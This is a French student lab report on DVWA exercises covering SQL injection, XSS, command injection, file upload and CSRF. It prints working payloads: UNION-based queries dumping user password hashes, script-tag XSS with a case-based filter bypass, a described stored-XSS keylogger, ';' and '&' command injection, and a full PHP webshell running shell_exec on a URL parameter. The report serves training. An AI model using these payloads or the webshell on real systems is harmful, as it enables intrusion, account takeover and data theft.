,

Rapport des TP de cybersécurité

Auteurs :

BONCOUR Maxime **MARTIN Nolann**

TP de troisème année de SN année : 2026-2027

Table des matières

1. Injection SQL 3
    1.1. Low 3
    1.2. Medium 5
2. XSS 6
    2.1. Low 6
    2.2. Medium 6
3. Exécution de commandes 9
    3.1. Low 9
    3.2. Medium 10
4. File upload 10
    4.1. Low 10
    4.2. Medium 11
5. CSRF 12

1. Injection SQL

1.1. Low



Figure 1. – Utilisation normal SQL sur DVWA




Figure 2. – Résultat de la requête avec un numéro : on récupère l'utilisateur correspondant à la clé

La requête est :

```
SELECT * FROM users WHERE username = '$input'
```

Si l'input vaut `1' or 1=1 --`, alors on récupère toute la BDD, et le premier enregistrement est souvent l'admin. Pour la première image, avec un numéro, on récupère l'utilisateur correspondant à la clé.

Dans l'input, le caractère `'` ferme la chaîne `username`, `1=1` est évalué à vrai et le reste de la requête est mis en commentaire. On peut donc tout récupérer sans avoir besoin de mot de passe.

Par la même dynamique, on peut récupérer la version de la BDD avec `1' UNION SELECT @@version,2--` . Il faut connaître le nombre de colonnes à l'avance pour ne pas aller chercher une colonne inexistante. On peut le trouver à tâtons avec `1' ORDER BY X--` , en incrémentant X de 1 à chaque fois en partant de 1 : à la première erreur rencontrée, on sait que le nombre de colonnes est $X - 1$.



Figure 3. – Version de la BDD récupérée avec `UNION SELECT @@version`

Même procédé pour récupérer le nom de la BDD :



Figure 4. – Nom de la BDD récupéré avec le même procédé

On peut aussi récupérer la suite des données :

```
' UNION SELECT concat(user,0x3a,password,0x3a,first_name,0x3a,last_name), NULL
FROM users --
```




Figure 5. – Liste des utilisateurs et de leurs mots de passe hachés

Ici, pour le `concat`, on ajoute `NULL` à la fin : on a trouvé qu'il y avait 2 colonnes, donc l'élément à concaténer doit en avoir 2 aussi. `NULL` permet de combler ce vide sans problème car il est compatible avec n'importe quel type. Nous pouvons ainsi exécuter la commande décrite dans le sujet et obtenir la liste des utilisateurs et de leurs mots de passe hachés.

Avec ceci, on récupère les données de la table spécifique des mots de passe :



Figure 6. – Données de la table des mots de passe

On peut aussi récupérer l'emplacement de la BDD, par exemple.

De façon générale, une fois qu'on a trouvé le nombre de colonnes de la BDD, on peut exécuter n'importe quelle commande avec une requête de la forme :

```
1' UNION SELECT X,Y--
```

avec X la commande que l'on veut exécuter et Y le nombre de colonnes.

1.2. Medium

Pour ce niveau, après avoir analysé le code source, la différence réside dans une nouvelle fonction : mysql_real_escape_string(), qui échappe les caractères spéciaux en plaçant un devant (notamment les apostrophes).

Cependant, au niveau de la requête SQL, il n'y a plus d'apostrophes autour de id. Il n'est donc pas nécessaire d'en utiliser pour injecter.

Ainsi, saisir simplement 1 OR 1=1 suffit pour afficher tous les utilisateurs.



Figure 7. – Résultat de la requête en niveau medium

2. XSS

2.1. Low

Sur cette faille XSS, le principe est qu'il y a derrière une application web dans laquelle nous pouvons glisser un script JavaScript grâce aux balises `<script> ... </script>`.

Nous pouvons ainsi simplement voler la session en récupérant l'ID de session de la victime, puis nous connecter à sa place, sans mot de passe ni nom d'utilisateur.




Figure 8. – Principe du vol de session via une faille XSS

Par exemple, ce script affiche le cookie de session de l'utilisateur :

```
<script>alert(document.cookie)</script>
```

Sur DVWA, nous avons 2 méthodes d'attaque pour le XSS : le XSS Reflected et le XSS Stored.

- **XSS Reflected** : en tant qu'attaquant, il faut faire ouvrir une URL piégée à l'utilisateur pour exécuter notre code.
- **XSS Stored** : le code est enregistré dans la base de données et ainsi partagé à tous les utilisateurs, ce qui le rend encore plus dangereux.

2.2. Medium

Pour ce niveau, après avoir analysé le code source, la différence réside dans un filtre qui supprime la balise . Cependant, ce filtre ne retire que la version en minuscules et ne tient pas compte de la casse.

Ainsi, il suffit de jouer sur les majuscules pour le contourner : `<SCRIPT>alert(1)</SCRIPT>` passe le filtre et s'exécute normalement.




Figure 9. – changement de limite html

Keylogger via XSS Stored

J'ai injecté dans le guestbook un script qui enregistre chaque touche frappée. À chaque appui, il charge une fausse image dont l'URL contient la touche, ce qui envoie l'info au serveur sans que la victime s'en rende compte.

Je l'ai mis en Stored car la payload est enregistrée en base : elle se relance à chaque chargement de la page et touche tous les visiteurs. Pour vérifier, je suis allé voir dans /opt/lampp/logs/access_log et on retrouve bien une ligne GET /klog?k=… pour chaque touche.

On pourrait ainsi rediriger cette URL vers un serveur externe pour récupérer les frappes à distance.




Figure 10. – Requêtes GET /klog?k=… interceptées dans les outils de développement du navigateur




Figure 11. – Contenu du dossier personnel de l'utilisateur dvwa, où se trouvent les logs



Figure 12. – Lecture en direct de /opt/lampp/logs/access_log : une ligne GET /klog?k=… par touche frappée

3. Exécution de commandes

3.1. Low

Après plusieurs essais, on comprend que la commande utilisée est un `ping` classique. Or, quand on saisit `ping ;`, on obtient une erreur non bloquante qui nous laisse exécuter la suite sans problème. Nous pouvons donc exécuter n'importe quelle commande, par exemple `ls -lart /`, ce qui donne `; ls -lart /` et nous renvoie :



Figure 13. – Résultat de `; ls -lart /` : on liste le contenu de la racine du serveur

On peut donc imaginer tout un tas de commandes sympathiques afin de casser tout ce beau monde.

3.2. Medium

Pour le niveau medium, on voit que l'ajout de notre `;` ne marche plus, car il est remplacé à l'interprétation par une chaîne vide, ce qui le supprime. Cependant, en utilisant simplement `&`, tout refonctionne, car il n'est pas bloqué de son côté.

4. File upload

4.1. Low

Pour le file upload, on voit que lorsqu'on dépose un fichier, le site nous renvoie l'endroit où l'image a été stockée :



Figure 14. – Le site nous indique le chemin où l'image a été stockée

À partir de là, on peut mettre ce chemin d'accès dans la barre de recherche afin de voir tout ce qu'il contient :




Figure 15. – Contenu du dossier en accédant directement au chemin

On peut ensuite naviguer depuis ce dossier vers les dossiers parents et les autres images. Par exemple, en remontant vers le dossier parent, on voit le dossier `user` :




Figure 16. – Dossier parent, avec le dossier `user`

Il contient une photo de tous les utilisateurs :




Figure 17. – Photos de tous les utilisateurs dans le dossier `user`

On peut ensuite imaginer introduire du code PHP, par exemple, afin d'exécuter ce que l'on veut sur le serveur distant.

On peut aller plus loin en mettant un fichier php ce qui nous permettrais d'exécuter nos commandes comme bon nous semble, si par exemple on met ce code :

```
<?php
  if(isset($_GET['cmd'])) {
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
  } else {
    echo "Webshell actif. Ajoutez le paramètre ?cmd= pour exécuter des
commandes.";
  }
?>
```

On peut ensuite exécuter des commandes comme bon nous semble :



Figure 18. – exécution de commande via fichier php

4.2. Medium

Pour cette partie il faut envoyer notre fichier PHP dans une enveloppe JPEG afin que le logiciel l'accepte, comme discuter avec le professeur. Nous n'avons malheureusement pas pu essayer ça car nous n'avons pas le temps d'installé burp suite du fait que ma distribution nixos puisse prendre du temps pour installer des outils.

5. CSRF

Dans cette attaque, un utilisateur change son mot de passe. En récupérant l'URL de la requête GET dans la barre de recherche, on peut alors changer nous-mêmes le mot de passe comme on le souhaite, sans avoir réellement accès au compte de la personne.




Figure 19. – URL de la requête de changement de mot de passe, réutilisable directement